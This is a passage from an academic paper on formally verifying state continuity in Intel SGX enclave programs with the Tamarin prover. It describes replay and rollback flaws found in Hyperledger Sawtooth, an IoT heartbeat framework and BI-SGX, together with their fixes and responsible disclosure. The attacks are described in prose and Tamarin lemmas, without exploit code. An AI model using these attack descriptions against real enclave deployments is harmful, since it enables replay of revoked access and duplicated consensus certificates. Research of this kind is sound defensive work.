For the vulnerable version V1.0.5, Tamarin shows that the security property does not hold. In the proof graph, process identity helps in tracking different enclave-processes. The attack is shown by instantiating two parallel enclave-processes, with shared MC, which can read the same reference MC value using read API before certificate generation. The detailed attack graph, produced by Tamarin, is shown in Appendix B for readers of interests. The vulnerability exists due to using a non-incremental API, `sgx_read_monotonic_counter`, to gauge the certificate generation state, especially one where an adversary can repeat this state by exploiting multiple enclave-processes. We have confirmed the attack validity in the Sawtooth SGX code.

The vulnerability is fixed in the latest version of Sawtooth [2] by revising the implementation of the ecall `CWC`. Specifically, the call to `sgx_increment_monotonic_counter` was moved to the beginning of ecall. This prevents the second concurrent ecall from generating the certificate without increasing the counter. We accommodate the change into the Tamarin safe model by replacing *Read* MC API with *Increment* API and omitting the *Increment* MC API after successful certification generation. After this change, the desired property is proved. That is, only one certificate with unique reference MC value can be generated per node per election round.

5.2 State Continuity with Global Variables

SGXEnabledAccess [19] is a secure remote monitoring framework for IoT devices. Due to limited computing power and resources of the IoT devices (*e.g.*, Samsung SmartHome), the collected IoT data is often sent to a remote cloud server for further processing. One application of such a framework is remote patient monitoring. Personal vitals of a patient are collected by several IoT devices' sensors and aggregated by a trusted broker (TB) gateway on the user side; the data is sent to a cloud server for analysis and processing by health care providers (HCP). TB maintains a user-defined policy specifying which HCP services can access the patient data and provisions secret keys and the encrypted data to the HCP cloud application accordingly. SGX is leveraged on the HCP side to protect user data from unauthorized access.

To allow the user to manage the access control to the her uploaded data, a heartbeat protocol is introduced between the TB and HCP enclave. After establishing a secure RA session with the HCP application, the TB program periodically sends encrypted heartbeat signals to the HCP cloud. Each signal consists of two parameters: 1) an activeness flag (*i.e.*, *is_revoked*) indicating whether the uploaded data can be accessed and 2) a monotonically increasing counter for indexing the heartbeat signals. As long as the user allows her uploaded data to be accessed within the HCP service, the heartbeat signal is sent with an *active* state. Once a user decides to revoke access to her uploaded data, the last heartbeat signal is sent with an *inactive* state. On the HCP side, heartbeat signals are processed within an SGX enclave through an ecall `ecall_heartbeat_process`. The enclave decrypts the message (with the key derived from the remote attestation) and retrieves the counter value and the activeness flag. The enclave maintains two global variables to track the latest counter and to ensure the maximum allowed duration between heartbeat signals. These two global variables serve to prevent replays of the heartbeat signals and packet delays.

5.2.1 Tamarin Model

We model multiple users (represented by TBs) communicating with the HCP application. Since the ISV and platform entities were not required in enclave operations, the association network consists of only one layer—the enclave-process.

As shown in Figure 4, we modeled the ecall *heartbeat_process* as a sequence of four rules covering steps 1-2, 3, 4, 5, respectively. Additional two rules are introduced to cover branching at step 3 and 5 of the enclave-thread instructions. The thread decrypts the received heartbeat signal, performs various checks, and updates the global variable accordingly. The events of global variable update are recorded by designating a specific action-label `E_update(p_id, t_id, k, ptrG, valG, ptrG_new, valG_new, is_revoked_rcvd)` to the ecall rule, which updates the global variable. Here `p_id` and `t_id` are the process identity




Figure 4: Interaction workflow of one TB device with ecall *heartbeat_process*

and thread identity; `k` is the RA key; `ptrG` and `valG` are the pointer and value of the counter values before the update while `ptrG_new` and `valG_new` are the updated pointer and value; and `is_revoked_rcvd` denotes the status of the accessibility.

It is enough to consider two distinct inputs available to adversary to model replay attacks. Therefore, we modeled two active signals followed by one inactive signals. The global variable is shared among multiple enclave-threads. RA procedure is abstracted with TB and HCP enclave thread starting with a pre-knowledge of RA session key; the communication channel is modeled with fact; GMAC tag is model as $h(enc_signal)K_{RA}$.

To resolve the non-termination issues, we introduced five helper lemmas to ensure that (1) the RA session keys are never leaked to the adversary, (2) the thread rules of the same ecall strictly follow the specified execution order, (3) each rule instance for reading or writing global variables must have an antecedent rule instance for creating the same global variable,




Figure 5: Protocol workflow of BI-SGX.

and (4) & (5) global variables cannot be read or written in parallel by concurrent threads in a critical section.

5.2.2 Security Property

In this system, the heartbeat signals sent by the TB contain monotonically increasing counter values as index, with larger index indicating more recent status of the accessibility of the uploaded data. Hence, it is required that the HCP enclave keeps track of the most recent status with the received signals. That is, the HCP enclave updates the global variable only when receiving a heartbeat signal with a larger counter value. This security property is shown below.

```
All E_update(process_id, thread_id, K_RA, ptrG,
     valG_old, ptrG_new, valG_new, 'active') @t
==>  (Ex z. valG_new = valG_old + z)
```

5.2.3 Analysis Results

Tamarin generates an attack path as follows. The attacker replays the same signal to two thread instances; the execution of the two threads are manipulated and synchronized until the check instruction (step 3 in Figure 4); they both update the global state variable with the same value at step 4. The global state variable is used to track the most recent signal counter value and prevent replay. However, the attacker could use the method to extend the subscription period of a user by using stale state values.

We have verified the attack on the original version of the code, confirming the effectiveness of the attack. To fix the vulnerability, we introduce a per process lock for global state variable check-and-set instruction. We patched Tamarin model accordingly, and the security property was proven.

5.3 State Continuity with Sealed Data

BI-SGX [42] is an open-source project that aims to provide a confidential cloud platform with Intel SGX. BI-SGX supports two types of users: 1) *data owners* (*e.g.*, patients) who own the data and upload it to the cloud; 2) *data users* (*e.g.*, researchers or medical practitioners), who utilize, analyze, and perform computations on the data.

The protocol of BI-SGX is described in Figure 5. The data owner sends data to the SGX application via the ecall *seal_data*, which decrypts the messages from the secure channel, extracts the data and owner credentials, and wraps the data and its ownership into a sealed chunk. The ecall returns the sealed data, which is then stored in a database with a monotonically increasing counter value as the index. In this way, each uploaded data from the same data owner ends up in the database with a unique index value.

To perform computation over the data, a researcher sends an encrypted query to the SGX application. Some of these queries may include an index to specify the target data. In this case, the request is processed inside the ecall *run_interpreter*, which issues an ocall with the requested index as the input. The ocall queries the database with the index and locates the sealed blob. The enclave unseals the sealed blob and performs customized operations over the data and returns the results to the users through the secure channel.

5.3.1 Tamarin Models

The association network consists of three layers: *platform*, *ISV/enclave-binary*, and *enclave-process*. We model two ecalls, one for the data owner's upload request and the other for the user's data query. The ecall for upload request is modeled as single rule and the ecall for data query is modeled as a sequence of two thread rules. For the user's data query, we model only the data retrieval and ignore the concrete operations the user is interested.

Two types of events need to be labeled: (1) the user's request of data is marked by an action-label `RCHR_rcv (RA_session_k, index_req)` with `RA_session_k` representing the RA session key and `index_req` indicating the index of the requested data; (2) the enclave's response is marked by another action-label `E_reply(RA_session_k, index_req,seal)` at the ecall *run_interpreter* with `seal` representing the sealed data obtained by the BI-SGX enclave when processing the user's query.

RA session keys and GMAC tag are abstracted in the same way as described in §5.2.1. Database is modeled as described in §4.8 with authentication. Integrity is abstracted by using a dedicated database fact. The communication with the database occurs over public channel as it is handled by untrusted code.

We introduce five helper lemmas: Two for preserving the MC properties as described in §5.1.2; three others for proving that each user and BI-SGX enclave communication uses a unique RA session.

5.3.2 Security Property

The key challenge is to properly model state continuity in this case. A replay occurs if the same data is retrieved and processed by the BI-SGX enclave when the user sends queries with different indexes. Hence, the security property considered is that with queries containing different indexes, different data is retrieved and processed. The property, as shown below, indicates that when two users' queries containing different indexes are processed, the sealed data involved in the processing must be different.

```
All RCHR_rcv(RA_session_x, index_x) @t1
  & RCHR_rcv(RA_session_y, index_y) @t2
  & not(index_x = index_y)
==>
  Ex E_reply(RA_session_x, index_x, seal_a) @t3
     & (All E_reply(RA_session_x, index_t, seal_t) @t4
          ==> #t3 = #t4)
   & E_reply(RA_session_y, index_y, seal_b) @t5
     & (All E_reply(RA_session_y, index_t, seal_t) @t6
          ==> #t5 = #t6)
   & not(seal_a = seal_b)
```

5.3.3 Analysis Results

By running the prover, Tamarin shows a replay attack of sealed data. The root cause of this attack is that the association between the index and data is maintained in the untrusted storage, *i.e.*, the database. Hence, the adversary could alter the mapping and replay the sealed data. We have also confirmed the effectiveness of the attack in practice. To fix this vulnerability, we implement the mapping of the index and the data within the enclave using MC, preventing the adversary from modifying such mapping. In particular, we add MC value inside the sealed data which can act as an index of the user query. Since, the adversary cannot modify the index stored inside sealed data, she cannot replay a sealed data for any index other than the one stored inside. This index is checked in the ecall *run_interpreter* to match with user's requested index. The property of state continuity was then proven using the updated Tamarin model.

5.4 Summary of Case Studies

In the three case studies, Sawtooth tries to preserve the states of PoET certificate generation using monotonic counters; Heartbeat tries to maintain the recently received active heartbeat signals, and BI-SGX tries to preserve the one-to-one mapping between the index and the sealed data. With Tamarin, we are able to capture these vulnerabilities by carefully modeling adversary behaviour and enclave operations.

Responsible disclosure. We have disclosed the vulnerabilities to developers of these three projects. The Sawtooth team have acknowledged our findings and patched the vulnerabilities we discovered [2]. Developers of BI-SGX have planned to address the discovered issue by altering the design of BI-SGX.

We run the Tamarin prover (v1.7.0) on a machine with a quad-core 1.80GHz Intel© Core™ i7-8550U CPU and 16 GB RAM, and Ubuntu Linux 18.04. We introduced helper lemmas— two for Sawtooth, five for Heartbeat, and five for BI-SGX—to help prove the target properties. We can see that with vulnerable models studied in this paper, Tamarin could discover attack traces within a couple of minutes, with a longest case (Sawtooth) being 78 seconds. While for patched versions, the proofs take a couple of hours to finish, with a longest case (Heartbeat) of 2 hours and 4 minutes.

Table 2: Verification time and size of the Tamarin models.

App	Attack Discovery Time	Verification Time	# Rules	Model LOC
Sawtooth [1]	1m 18s	25s	11	300
Heartbeat [19]	7s	2h 4m 7s	11	250
BI-SGX [42]	36s	37s	18	450

6 Discussion and Limitations

There are two major limitations of our approach. First, the verification process is not completely automated. It requires the users to manually translate the source code or design logic of the enclave program into the Tamarin model. Such manual efforts typically include modeling the program logic in Tamarin, encoding the property of state continuity as a lemma expressed in first-order logic, ensuring correct syntax and protocol behavior using executability lemmas [5], validating the results from Tamarin's output, and so on. As Tamarin is a semi-automated tool, the users are also expected to interact with Tamarin and refine the proof with several iterations.

Second, Tamarin may encounter non-termination problems. When Tamarin models become complicated, the verification

process may take very long time and sometimes never terminate. Reasons of non-termination include *partial deconstructions*, *looped construction*, and *undecidability*. Details about partial deconstructions and solution have been discussed in prior studies [20, 31]. Looped construction and unbounded instantiation of terms force Tamarin to resolve similar constraints repeatedly without converging the state spaces. After careful observation of the recursive constraint structures in the Tamarin interactive GUI, users can build helper lemmas (§2.2.5) that prevent the proof branch from entering into repeated loop, and thus allowing Tamarin to terminate in many cases. Additionally, a looped construction could be partially mitigated by constructing induction lemmas to discard recursive dependencies, and by using restriction axioms to minimize loops construction. Nevertheless, proving a property for a given model is undecidable. Therefore, it is impossible to ensure a termination in all cases. We plan to contribute to the Tamarin community and improve the tool in future work.

Admittedly, our work is only the first step towards automated verification of state continuity for SGX enclave programs. While our approach in theory can be applied to large, complex programs, the manual efforts involved remains a major obstacle for developers to apply this approach in practice. Future work will aim to fully automate the verification process for developers with minimal expertise in Tamarin. For instance, we will extend our approach with LLVM to automate the extraction of SGX primitives and integrate our solution with a learning-based approach to resolve non-termination problems.

7 Related Works

Various solutions to provide state continuity have been proposed. Memoir [41], ICE [49] and Ariadne [50] implement libraries to interact with non-volatile memory protected by TPM chips to provide freshness and integrity protection upon each usage within untrusted code. These libraries act as intermediary between TPM chips and untrusted code. To overcome the limitation of slow speed of non-volatile memory writes, these works suggest to reduce the number of writes by accessing the TPM only at boot time [41,49] or flipping only a single bit per write using gray-code [50]. While these centralized solutions require TPM chips, ROTE [38] and LCM [16] provide distributed state-continuity solutions for state continuity.

Another line of research focuses on formally modeling and proving the security of state continuity provided by these libraries and frameworks, which is also the focus of our paper. In particular, Ahman *et al.* provide assertion based constructs in F* verification tool for state preservation [6]. It introduces monotonic state interfaces and stable predicates for efficient modeling of states. RollSec [22] is a prototype framework for extracting variable based program states using program syntax, control flow and data flow information. It requires monitoring, recording and compensation modules to identify and fix state related rollback issues. However, these works do not cover state rollback in TEE applications studied in this paper.

Moat [46] uses Boogie verifier [11] and Z3 SMT solver [24] to provide assertion based formal framework to verify confidentiality of enclave programs. Xu *et al.* provides Tamarin based formal framework for modeling to prove confidentiality, authentication and privacy for ARM TrustZone's chain of trust and attestation protocols of TEE based applications [54]. Jacomme *et al.* extend SAPIC tool for Tamarin by providing encodings for report functionality for TEE based applications [33]. The report functionality is introduced to extend Tamarin modeling to use direct reporting construct in SAPIC pi calculus language to prove authentication of TEE applications to remote clients. Our work focuses modeling and proving properties different from these work, *i.e.*, state continuity of SGX applications using Tamarin.

For state-continuity solutions based on TPM chips, TPM/TPM2.0 related interaction and applications are formally verified [9,23,25,44,47]. These works model TPM specific interfaces (API or TPM commands), configuration registers and secure key management unit and prove confidentiality, remote or local attestation (direct anonymous attestation and root of trust for measurement) [9, 23, 47] and authorization [25, 44] of the interacting applications. Our work covers a broader range of state-continuity scenarios. For applications that requires TPM chips, our focus is to verify whether the SGX applications use these TPM chips correctly.

8 Conclusion

In this paper, we make the first attempt towards symbolic verification of state continuity properties for enclave programs. We show that SGX-specific semantics and operations can be modeled as multiset re-writing rules and the state continuity property can be reasoned using the Tamarin Prover. We have shown the effectiveness of the method on three types of state continuity flaws in three open-source projects. Our study shows the great potential of symbolic verification tools, such as Tamarin Prover, in more diverse and complex scenarios.

Acknowledgments

We are grateful to Cas Cremers for valuable feedback in shepherding our paper, as well as other reviewers for their insightful comments. We also would like to thank the Tamarin community particularly Jannik Dreier, Jonathan Hoyland, Benjamin Kiesl, and Kevin Milner at Google forum for providing insight and active support of Tamarin. The authors at The Ohio State University were partially supported by NSF grant 1834213.

References

[1] Hyperledger Sawtooth. Retrieved January 20, 2021 from https://www.hyperledger.org/use/sawtooth.

[2] Hyperledger Sawtooth-PoET patch. Retrieved January 12, 2021 from https://github.com/hyperledger/sawtooth-poet/commit/6f9db4998a11b427c6a24ea42f9891cb9ff0101e.

[3] Hyperledger Sawtooth-PoET vulnerable. Retrieved January 12, 2021 from https://github.com/hyperledger/sawtooth-core/releases/tag/v1.0.5, Filepath /consensus/poet/sgx/sawtooth_poet_sgx/libpoet_enclave/poet_enclave.cpp.

[4] Intel SGX Software Development Kit (SDK). Retrieved January 27, 2021 from https://software.intel.com/content/www/us/en/develop/topics/software-guard-extensions/sdk.html.

[5] Tamarin Manual. Retrieved January 18, 2021 from https://tamarin-prover.github.io/manual/book/001_introduction.html.

[6] Danel Ahman, Cédric Fournet, Cătălin Hriţcu, Kenji Maillard, Aseem Rastogi, and Nikhil Swamy. Recalling a witness: Foundations and applications of monotonic state. *Proc. ACM Program. Lang.*, 2, December 2017.

[7] Ittai Anati, Shay Gueron, Simon P Johnson, and Vincent R Scarlata. Innovative technology for cpu based attestation and sealing. In *2nd HASP*, 2013.

[8] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, Andre Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Dan O'Keeffe, Mark L. Stillwell, David Goltzsche, Dave Eyers, Rüdiger Kapitza, Peter Pietzuch, and Christof Fetzer. Scone: Secure linux containers with intel SGX. In *12th USENIX OSDI*, 2016.

[9] Guangdong Bai, Jianan Hao, Jianliang Wu, Yang Liu, Zhenkai Liang, and Andrew Martin. Trustfound: Towards a formal foundation for model checking trusted computing platforms. In *International Symposium on Formal Methods*, pages 110–126. Springer, 2014.

[10] Manuel Barbosa, Gilles Barthe, Karthik Bhargavan, Bruno Blanchet, Cas Cremers, Kevin Liao, and Bryan Parno. Sok: Computer-aided cryptography. Cryptology ePrint Archive, Report 2019/1393, 2019. https://eprint.iacr.org/2019/1393.

[11] Mike Barnett, Bor-Yuh Evan Chang, Robert DeLine, Bart Jacobs, and K Rustan M Leino. Boogie: A modular reusable verifier for object-oriented programs. In *International Symposium on Formal Methods for Components and Objects*, pages 364–387. Springer, 2005.

[12] David Basin, Jannik Dreier, Lucca Hirschi, Saša Radomirovic, Ralf Sasse, and Vincent Stettler. A formal analysis of 5g authentication. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, page 1383–1396. ACM, 2018.

[13] A. Baumann, M. Peinado, and G. Hunt. Shielding applications from an untrusted cloud with Haven. *ACM Transactions on Computer Systems*, 33(3), August 2015.

[14] K. Bhargavan, B. Blanchet, and N. Kobeissi. Verified models and reference implementations for the TLS 1.3 standard candidate. In *2017 IEEE Symposium on Security and Privacy*, pages 483–502, Los Alamitos, CA, USA, may 2017. IEEE Computer Society.

[15] Bruno Blanchet. Modeling and verifying security protocols with the applied pi calculus and proverif. *Foundations and Trends® in Privacy and Security*, 1(1-2):1–135, 2016.

[16] M. Brandenburger, C. Cachin, M. Lorenz, and R. Kapitza. Rollback and forking detection for trusted execution environments using lightweight collective memory. In *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 157–168, 2017.

[17] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H. Lai. Stealing intel secrets from sgx enclaves via speculative execution. In *Proceedings of the 2019 IEEE European Symposium on Security and Privacy*, June 2019.

[18] Xiaoxin Chen, Tal Garfinkel, E. Christopher Lewis, Pratap Subrahmanyam, Carl A. Waldspurger, Dan Boneh, Jeffrey Dwoskin, and Dan R.K. Ports. Overshadow: A virtualization-based approach to retrofitting protection in commodity operating systems. In *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems*. ACM, 2008.

[19] Y. Chen, W. Sun, N. Zhang, Q. Zheng, W. Lou, and Y. T. Hou. Towards efficient fine-grained access control and trustworthy data processing for remote monitoring services in iot. *IEEE Transactions on Information Forensics and Security*, 14(7):1830–1842, 2019. Github: https://github.com/fishermano/SGXEnabledAccess.

[20] Véronique Cortier, Stéphanie Delaune, and Jannik Dreier. Automatic generation of sources lemmas in tamarin: towards automatic proofs of security protocols. In *European Symposium on Research in Computer Security*, pages 3–22. Springer, 2020.

[21] Cas Cremers, Marko Horvat, Jonathan Hoyland, Samuel Scott, and Thyla van der Merwe. A comprehensive symbolic analysis of TLS 1.3. In *ACM SIGSAC Conference on Computer and Commuincations Security*, pages 1773–1788. ACM, October 2017.

[22] Weiqi Dai, Yukun Du, Hai Jin, Weizhong Qiang, Deqing Zou, Shouhuai Xu, and Zhongze Liu. Rollsec: Automatically secure software states against general rollback. *International Journal of Parallel Programming*, 46:788–805, 2017.

[23] Anupam Datta, Jason Franklin, Deepak Garg, and Dilsun Kaynar. A logic of secure systems and its application to trusted computing. In *2009 30th IEEE Symposium on Security and Privacy*, pages 221–236. IEEE, 2009.

[24] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[25] Stéphanie Delaune, Steve Kremer, Mark D Ryan, and Graham Steel. A formal analysis of authentication in the tpm. In *International Workshop on Formal Aspects in Security and Trust*, pages 111–125. Springer, 2010.

[26] A. Delignat-Lavaud, C. Fournet, M. Kohlweiss, J. Protzenko, A. Rastogi, N. Swamy, S. Zanella-Beguelin, K. Bhargavan, J. Pan, and J. K. Zinzindohoue. Implementing and proving the TLS 1.3 record layer. In *2017 IEEE Symposium on Security and Privacy*, pages 463–482, 2017.

[27] D. Dolev and A. Yao. On the security of public key protocols. *IEEE Transactions on Information Theory*, 29(2):198–208, 1983.

[28] Tal Garfinkel, Ben Pfaff, Jim Chow, Mendel Rosenblum, and Dan Boneh. Terra: A virtual machine-based platform for trusted computing. In *Proceedings of the Nineteenth ACM Symposium on Operating Systems Principles*, page 193–206. ACM, 2003.

[29] Guillaume Girol, Lucca Hirschi, R. Sasse, D. Jackson, C. Cremers, and David Basin. A spectral analysis of noise: A comprehensive, automated, formal analysis of diffie-hellman protocols. In *USENIX Security Symposium*, 2020.

[30] Matthew Hoekstra, Reshma Lal, Pradeep Pappachan, Vinay Phegade, and Juan Del Cuvillo. Using innovative instructions to create trustworthy software solutions. *HASP@ ISCA*, 11(10.1145):2487726–2488370, 2013.

[31] Jonathan Hoyland. *An Analysis of TLS 1.3 and its use in Composite Protocols*. PhD thesis, 2018. Royal Holloway, University of London.

[32] Tyler Hunt, Zhiting Zhu, Yuanzhong Xu, Simon Peter, and Emmett Witchel. Ryoan: A distributed sandbox for untrusted computation on secret data. In *12th USENIX OSDI*, 2016.

[33] C. Jacomme, S. Kremer, and G. Scerri. Symbolic models for isolated execution environments. In *2017 IEEE European Symposium on Security and Privacy-*, pages 530–545, 2017.

[34] Yeongjin Jang, Jaehyuk Lee, Sangho Lee, and Taesoo Kim. Sgx-bomb: Locking down the processor via rowhammer attack. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution*, pages 1–6, 2017.

[35] N. Kobeissi, K. Bhargavan, and B. Blanchet. Automated verification for secure messaging protocols and their implementations: A symbolic and computational approach. In *IEEE European Symposium on Security and Privacy*, pages 435–450, 2017.

[36] N. Kobeissi, G. Nicolas, and K. Bhargavan. Noise explorer: Fully automated modeling and verification for arbitrary noise protocols. In *2019 IEEE European Symposium on Security and Privacy*, pages 356–370, 2019.

[37] Steve Kremer and Robert Künnemann. Automated analysis of security protocols with global state. *Journal of Computer Security*, 24(5):583–616, 2016.

[38] Sinisa Matetic, Mansoor Ahmed, Kari Kostiainen, Aritra Dhar, David Sommer, Arthur Gervais, Ari Juels, and Srdjan Capkun. ROTE: Rollback protection for trusted execution. In *26th USENIX Security Symposium*, pages 1289–1306, Vancouver, BC, August 2017. USENIX Association.

[39] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday Savagaonkar. Innovative instructions and software model for isolated execution. In *2nd HASP*, 2013.

[40] Simon Meier, Benedikt Schmidt, Cas Cremers, and David Basin. The tamarin prover for the symbolic analysis of security protocols. pages 696–701, 2013.

[41] Bryan Parno, Jay Lorch, John (JD) Douceur, James Mickens, and Jonathan M. McCune. Memoir: Practical state continuity for protected modules. In *Proceedings of the IEEE Symposium on Security and Privacy*. IEEE, May 2011.

[42] Aoi Sakurai. BI-SGX: Secure Cloud Computation. *58th SIGBIO Bioinformatics Study Group, Japan*, 2019. Website: https://bi-sgx.net/, Github: https://github.com/hello31337/BI-SGX.

[43] F. Schuster, M. Costa, C. Fournet, C. Gkantsidis, M. Peinado, G. Mainar-Ruiz, and M. Russinovich. VC3: Trustworthy data analytics in the cloud using SGX. In *36th IEEE Symposium on Security and Privacy*, 2015.

[44] Jianxiong Shao, Yu Qin, Dengguo Feng, and Weijin Wang. Formal analysis of enhanced authorization in the tpm 2.0. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, pages 273–284, 2015.

[45] Fahad Shaon, Murat Kantarcioglu, Zhiqiang Lin, and Latifur Khan. A practical encrypted data analytic framework with trusted processors. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS'17)*, Dallas, TX, November 2017.

[46] Rohit Sinha, Sriram Rajamani, Sanjit A. Seshia, and Kapil Vaswani. Moat: Verifying confidentiality of enclave programs. In *The ACM Conference on Computer and Communications Security*. ACM, October 2015.

[47] Ben Smyth, Mark Ryan, and Liqun Chen. Formal analysis of anonymity in ecc-based direct anonymous attestation schemes. In *International Workshop on Formal Aspects in Security and Trust*, pages 245–262. Springer, 2011.

[48] Dawn Xiaodong Song, Sergey Berezin, and Adrian Perrig. Athena: a novel approach to efficient automatic security protocol analysis 1. *Journal of Computer Security*, 9(1-2):47–74, 2001.

[49] Raoul Strackx, Bart Jacobs, and Frank Piessens. Ice: A passive, high-speed, state-continuity scheme. In *Proceedings of the 30th Annual Computer Security Applications Conference*, page 106–115. ACM, 2014.

[50] Raoul Strackx and Frank Piessens. Ariadne: A minimal approach to state continuity. In *25th USENIX Security Symposium*, 2016.

[51] Florian Tramer, Fan Zhang, Huang Lin, Jean-Pierre Hubaux, Ari Juels, and Elaine Shi. Sealed-glass proofs: Using transparent enclaves to prove and sell knowledge. Cryptology ePrint Archive, Report 2016/635, 2016.

[52] Chia-Che Tsai, Donald E. Porter, and Mona Vij. Graphene-SGX: A practical library OS for unmodified applications on SGX. In *USENIX ATC*, 2017.

[53] Nico Weichbrodt, Anil Kurmus, Peter Pietzuch, and Rüdiger Kapitza. Asyncshock: Exploiting synchronisation bugs in intel sgx enclaves. In Ioannis Askoxylakis, Sotiris Ioannidis, Sokratis Katsikas, and Catherine Meadows, editors, *Computer Security – ESORICS 2016*, pages 440–457, 2016.

[54] Shiwei Xu, Yizhi Zhao, Zhengwei Ren, Lingjuan Wu, Yan Tong, and Huanguo Zhang. A symbolic model for systematically analyzing tee-based protocols. In *International Conference on Information and Communications Security*, pages 126–144. Springer, 2020.

[55] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-Channel Attacks: Deterministic side channels for untrusted operating systems. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, pages 640–656, 2015.

[56] F. Zhang, E. Cecchetti, K. Croman, A. Juels, , and E. Shi. Town crier: An authenticated data feed for smart contracts. In *23rd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2016.

[57] J. Zhu, X. Yan, and W. Huang. A formal framework for state continuity of protected modules. In *2018 4th International Conference on Big Data Computing and Communications*, pages 114–119, 2018.

A Rule Execution Criteria

In the Tamarin proof process, only certain rules are considered to be part of the trace. For a given target lemma, a candidate rule is considered executable only if it satisfies the following criteria:

1. The premise facts (except the built-in facts Fr and In) of the candidate rule should be produced by other rules and can be consumed from the current system state.
2. The variables of action-labels specified in the candidate rule's action part should comply with the model's restriction axioms and the target lemma's variable constraints.
3. The execution of the rule should respect the *type restriction* (§2.2.4) constraint for all the variables prefixed with '~' symbol. However, this restriction is nullified if the variables are part of a persistent fact.
4. Variables with the same name across all received facts of a rule should receive the same value (*pattern matching*).
5. The order of the candidate rule's execution, for timepoints of all action-labels of the candidate rule, should satisfy the timepoint constraints specified in model's restriction axioms and the target property.
6. If the candidate rule execution is part of the target lemma, which is influenced by a helper lemma (§2.2.5), the rule execution should satisfy the helper lemma's constraints.

The rules satisfying above conditions can be executed in parallel. Upon execution of a rule, the consumed linear facts are removed from the system state and the produced facts are added to the system state. During the verification process, the backward search algorithm ensures that a valid rule execution trace satisfy the above mentioned criteria and the trace maintains a consistent system state when looking at the top-down execution of the model.

B Tamarin Sawtooth attack trace

Figure 6 shows a Sawtooth attack (§5.1.3) produced by Tamarin in interactive GUI mode. In the trace, ovals denote adversary actions; rectangle boxes denote model rules; bold and gray arrows denote fact dependency for linear and persistent respectively; dotted, red and black arrows show adversary message reuse, message deductions and public channel interaction.

The attack can be seen at the last two CWC rule instances of enclave-process instances `p_id` and `p_id.1`. In these rules, the certificate is generated with the same `MC_ref` value (symbolically denoted as '1'+'1') in the same platform with identity instance `platform`.

